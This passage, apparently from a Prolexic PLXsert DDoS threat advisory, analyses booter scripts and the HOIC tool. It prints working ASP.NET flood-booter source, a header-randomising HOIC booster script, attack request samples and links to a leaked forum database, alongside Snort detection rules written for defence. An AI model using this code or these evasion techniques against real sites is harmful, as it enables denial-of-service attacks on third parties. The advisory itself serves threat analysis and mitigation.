- Prints [UdpFlood Finished!]: mebibytes of payload sent and mebibytes of payload per second (again not the total BPS or bytes sent).


DeLiRiUm's DoS .ASP Script - <http://pastebin.com/KsEX0fh3>

Language: ASP.NET C#
Control Direction: PUSH - HTTP GET
DDOS Attack Types: HTTP GET Flood


The final booter we chose to investigate is this ASP script that was dumped from Pastebin. It averaged about 20 HTTP requests per second. This is requesting the pages in a VMware fusion image. The server was Windows 2k8 r2 and had the same system settings as the Ubuntu web server running the other booters with PHP and Apache. ASP.NET C# provides a

lot more attack possibilities than PHP but .NET applications have better protections by default. While they seem to have more variations in Chinese, these ASP booters are not as prevalent as the PHP variants.


This booter attack is pretty straightforward and performs as expected. If you browse to the booter, the page loads a title and a blank page.




After examining the source code, we determined it only needs a few URI options in the GET parameter to begin.



There we go! Now we are attacking prolexic.com. This booter requires a GET request with three variables: site, port and times.



The booter staged a standard TCP connection to prolexic.com on port 80. The only odd aspect was the invalid checksums that were zeroed out. But, after some research it was deemed correct because the network card handles the checksumming.



Contained in the push ACK was this simple GET request. Fortunately for us, it is not RFC compliant, and was broken on many fronts. If it was correct, the request would look like this:

```

GET / HTTP/1.1
Host: prolexic.com
Connection: Keep-Alive
  
```

The two things wrong here should be obvious now. First, the GET request is mis-ordered. Second, there is no space between the colon and prolexic.com in the host header.

```

try
{
    String host = Request.QueryString.Get("site").ToString();
    int port = Convert.ToInt32(Request.QueryString.Get("port").ToString());
    int times = Convert.ToInt32(Request.QueryString.Get("times").ToString()), loop = 0;
    String data = "HTTP/1.1 GET /\r\nHost:" + host + "\r\nConnection: Keep-Alive\r\n";

    while (loop <= times)
    {
        try
        {
            IPEndPoint ipHost = Dns.GetHostEntry(host);
            IPAddress[] addr = ipHost.AddressList;
            EndPoint ep = new IPEndPoint(addr[0], port);
            Socket sock = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            sock.Connect(ep);

            if (sock.Connected)
            {
                Encoding ASCII = Encoding.ASCII;
                Byte[] ByteGet = ASCII.GetBytes(data);
                sock.Send(ByteGet, ByteGet.Length, 0);
            }
        }
        catch { }
        Response.Write("Attack executed successfully.<br>");
        loop++;
    }
}
catch { }

```

With attention to the data variable, you can see why the request was incorrect. It is also time to note the variables used by the booter for the attack control.

Underground Eco-System for DDoS Booter Scripts:

Actors


- **Script Kiddie** - Lowest skilled actors, oftentimes end users mainly interested in the use of DDoS botnets to attack targets. Usually will make use of public tools and shells or will pay for access to a private botnet.
- **Hackers** - Medium skilled actors, mainly interested in compromising servers through web application vulnerabilities to drop shell scripts onto remote file systems. Lists of successfully exploited servers are later distributed or resold in private within the underground. The favored exploits of these hackers are RFI (remote file inclusion), LFI (local file inclusion), SQL injection, and WebDAV exploits.
- **Coders** - Skillsets range from low to high, utilizing coding concepts to create various flavors of server-side DDoS booter scripts in languages such as PHP, ASP, and Perl. In addition to the server-side booter scripts, coders write C&C interfaces to make use of booter shell lists in PHP/MySQL, or a client-side

Visual Studio GUI. Coders usually sell their tools or make use of them in their own DDoS campaigns.

- **DDoS Service Vendors** - Skillsets range from low to high, these actors focus on marketing DDoS-as-a-Service

Booter Shell Script DDoS Financial Ecosystem

HACKFORUMS DDoS Booter Ecosystem



Analysts observed a high level of shell booter chatter and malicious actor activity on HackForums.net. This discussion forum is dedicated to hacking, generating revenue on the internet, and related topics of interest to the underground hacking community.

The forum has been operational for several years; WHOIS records indicate the domain was registered in 2005. Despite the high number of user registrations and high volume of traffic, the forum is notorious for being comprised of low-skilled individuals and rippers (individuals who sell a product or service without any intention of delivering). Furthermore, the security practices of the forum administration seem to be lacking as the SQL database is periodically hacked and leaked into the public realm.

HackForums.net SQL Database Leak from 3/14/2012

<http://pastebin.com/HeiTLgrs> - Pastebin.com release

http://uppit.com/434m2857oj7r/Hackforums.net__200k_users_.sql - Hacked SQL dump

Motivations

The motivations behind booter shell attacks are in line with traditional DDoS attacks. Extortion, revenge and hacktivism all contribute to the selection of targets. What makes booter shell attacks unique is the use of servers instead of infected workstations, combined with the simplicity of exploitation.


Tutorials:

Tutorial on using UDP booter scripts through legitimate hosting
<http://pastebin.com/fLKydPXH>

HackForums.net member showing off his executable boot loader
<http://www.youtube.com/watch?v=bDpv5pIceS0>

Shell Booter-DDoS-as-a-Service

Analysts observed a malicious actor with a paid advertisement on HackForums.net providing access to a shell booter loader as a service. The user calls his service Sexy Booter.



Advertisement on HackForums.net for Sexy Booter DDoS Service




The author makes use of a PHP/MySQL content system to manage the booter shell URLs, attack types and targets. A paid customer has access to DDoS functionality via shell booters, a port scanner, and an HTTP proxy script, as shown by the screenshot above.

The author accepts payment via PayPal, LibertyReserve and AlertPay. The use of video game and cartoon characters from recent decades indicates that the author is probably a teen or young adult.

The fact that this malicious actor utilizes PayPal indicates he is either inexperienced with the underground and doesn't know about PayPal's reputation for freezing questionable funds and working with law enforcement, or simply does not care about such matters.

The service provider will create accounts for customers that last for durations from one week (\$5), one month (\$15), or for the lifetime of the service (\$50).



Promotional Video for SexyBooter - www.youtube.com/watch?v=BM0mHBhLXak

Glossary:

Callback - An unsolicited notification to a location controlled by a malicious actor.

IRC - Internet Relay Chat. A simple internet multi-user chat protocol that supports rooms for group chat or private messages for individual communication. This was how the internet communicated before Facebook. This is not just used by hackers but also by techies, nerds, and soccer moms alike.

Contributors - PLXsert

Appendix:

HackForums.net DDoS Booter EcoSystem Image credits:

Skidz - <http://www.xmdr.org/wp-content/uploads/2011/12/kid-on-computer.jpg>

Hackers - <http://www.wannagotothemovies.com/wp-content/uploads/2012/02/1-feature-pic16.jpg>

Coders -

<http://www.collegecoders.com/Images/Professional%20Developers%20at%20CollegeCoders.png>

Vendors - http://i.zdnet.com/blogs/v_for_vendetta.jpg


Money - <http://www.thecalculatorsite.com/images/icons/currency.jpg>

Tools -

<http://www.veryicon.com/icon/png/Business/Real%20Vista%20Security/malicious%20code.png>

Private lists - <http://files.softicons.com/download/folder-icons/dellios-system-icons-by-dellustrations/png/256/restricted.png>

HackForums banner - <http://imageshack.us/f/819/ss20110116193342.png/>



About PLXsert:

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit www.prolexic.com, email sales@prolexic.com or call **+1 (954) 620 6002**.



Threat: High Orbit Ion Cannon v2.1.003

Version - 2.1.003

GSI ID - 1049

Risk Factor - Medium

Overview:

- The High Orbit Ion Cannon (HOIC) is the follow-up to the opt-in DDoS tool Low Orbit Ion Cannon (LOIC) used by the AnonOps hacking collective.
- HOIC is available on various file sharing services and underground blogs. Analysts have obtained a copy of the toolkit and have analyzed its communication protocols and signatures.

Description:

The High Orbit Ion Cannon (HOIC) is a DDoS tool that has become popular among the AnonOps hacking collective. The HOIC tool was developed as a replacement to the Low Orbit Ion Cannon (LOIC), which was the attack tool favored during the AnonOps Operation Payback campaign.

The HOIC tool was developed during the conclusion of Operation Payback. Some factions of Anonymous decided to move their campaigns to methods of activism that did not involve DDoS attacks and started the campaign called Operation Leakspin. This campaign focused on syndicating Wikileaks cables on blogs and fliers in order to obtain more exposure for the campaign.

Not all participants thought this shift in tactic would be effective, and factions of Anonymous continued to mount opt-in DDoS campaigns. Due to the limited effectiveness of the LOIC tool, the HOIC was developed as a replacement.


The primary difference between the two pieces of software is HOIC's ability to support attacks on multiple URLs and its support for "Booster Files." These Booster Files are customizable VBScript plugins that allow for randomization of all HTTP headers, making it possible for referrers and user-agents to become thousands of possible randomized combinations. These Booster Files are distributed among campaign participants on the AnonOps IRC network, as well as posted on PasteBin.com.

On its own the HOIC has very limited effectiveness, attacks always need to be coordinated with groups of others. Without group participation, a target is not likely to succumb to downtime.

Despite the increased functionality of the tool and its attempts to evade detection through randomization, analysts were able to identify several static attributes that make mitigation of attacks from this tool a fairly simple process.

Screenshots:

- **HOIC Tool**



- **HOIC Website**



Image from <http://hoic.99k.org>

Booster File Example:

The following file is saved as booster.hoic and kept in the same directory as the HOIC tool.

```
Dim useragents() as String
Dim referers() as String
dim randheaders() as string

// EDIT THE FOLLOWING STRINGS TO MAKE YOUR OWN BOOST UNIQUE AND THEREFORE MORE EVASIVE!

// populate list
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Googlebot/2.1 ( http://www.googlebot.com/bot.html) "
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.601.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.600.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13"
useragents.Append "Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Ubuntu/10.04 Chromium/9.0.595.0 Chrome/9.0.595.0 Safari/534.13"
useragents.Append "Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727)"
useragents.Append "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0; Media Center PC 4.0; SLCC1; .NET CLR 3.0.04320)"
useragents.Append "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_8; zh-cn) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0 Safari/533.16"
useragents.Append "Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51"
useragents.Append "Mozilla/5.0 (Windows NT 5.1; U; Firefox/5.0; en; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.53"

// populate referer list
referers.Append "http://www.google.com/?q="+URL
referers.Append URL
referers.Append "http://www.google.com/"
referers.Append "http://www.yahoo.com/"

// Add random headers
randheaders.Append "Cache-Control: no-cache"
randheaders.Append "If-Modified-Since: Sat, 29 Oct 1994 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2007 12:54:49 GMT"
randheaders.Append "If-Modified-Since: Wed, 30 Jan 2000 01:21:09 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2009 08:49:15 GMT"
randheaders.Append "If-Modified-Since: Fri, 20 Oct 2006 09:34:27 GMT"
randheaders.Append "If-Modified-Since: Mon, 29 Oct 2007 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2003 12:54:49 GMT"

// ----- DO NOT EDIT BELOW THIS LINE

// generate random referer
Headers.Append "Referer: " + referers(RndNumber(0, referers.UBound))
// generate random user agent (DO NOT MODIFY THIS LINE)
Headers.Append "User-Agent: " + useragents(RndNumber(0, useragents.UBound))
// Generate random headers
Headers.Append randheaders(RndNumber(0, randheaders.UBound))
```

Attack signature:

- **HOIC (Low/Medium/High) – default (no booster script):**

Example HTTP Request:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Host: [target domain]
```

- Static Value(s):
 - HTTP/1.0
 - Accept: */*
 - Accept-Language:
 - No "User-Agent" included within the request

Example Server Response:

```
HTTP/1.1 200 OK
Date: Mon, 30 Jan 2012 18:48:13 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Pingback: http://domain/xmlrpc.php
Set-Cookie: PHPSESSID=48e2c6e351764403411c3432c246659f; path=/
Connection: close
Content-Type: text/html; charset=UTF-8
```

- **HOIC (Low/Medium/High) – Using Booster Script**

Initial HTTP request:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Host: [target domain]
```

(Note: The initial request emulates the "default" HOIC attack, which is not utilizing booster scripts.)

Example Server Response:

```
HTTP/1.1 200 OK
Date: Mon, 30 Jan 2012 18:58:33 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
```


Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Pingback: http://domain/xmlrpc.php
Set-Cookie: PHPSESSID=033c42a5fe8169b6bc08d54d2a695a55; path=/
Connection: close
Content-Type: text/html; charset=UTF-8

Ensuing HTTP Requests:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Referer: http://www.google.com/?q=http://target domain <= Randomized value
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30) <= Randomized value
If-Modified-Since: Tue, 18 Aug 2007 12:54:49 GMT <= Randomized value
Host: [target domain]
```

- Additional HTTP headers can be included as the booster script modulates throughout the attack:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Referer: http://target domain <= Modified value
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13
(KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13
If-Modified-Since: Tue, 18 Aug 2007 12:54:49 GMT
Cache-Control: no-cache <= New HTTP header addition
Host: [target domain]
```

- As new HTTP headers are included within the GET requests, the HOST header is **always** pushed to the bottom.

Recommended Mitigation:

- **Default Attack**

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "GET / HTTP/1.0"; \
content: "Accept\: */*"; \
content: "Host\: [target domain]"; \
content: !"User-Agent\:"; )
```

- **Booster Attack**

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "GET / HTTP/1.0"; \
```

```
content: "Accept\: */*"; \  
content: "Accept-Language\:"; \  
content: "Host\: [target domain]"; isdataat: !7,relative; )
```

Additional Notes:

- HOIC Readme File

HOIC DOCUMENTATION FOR HACKERS.txt

OK!

So BASICALLY

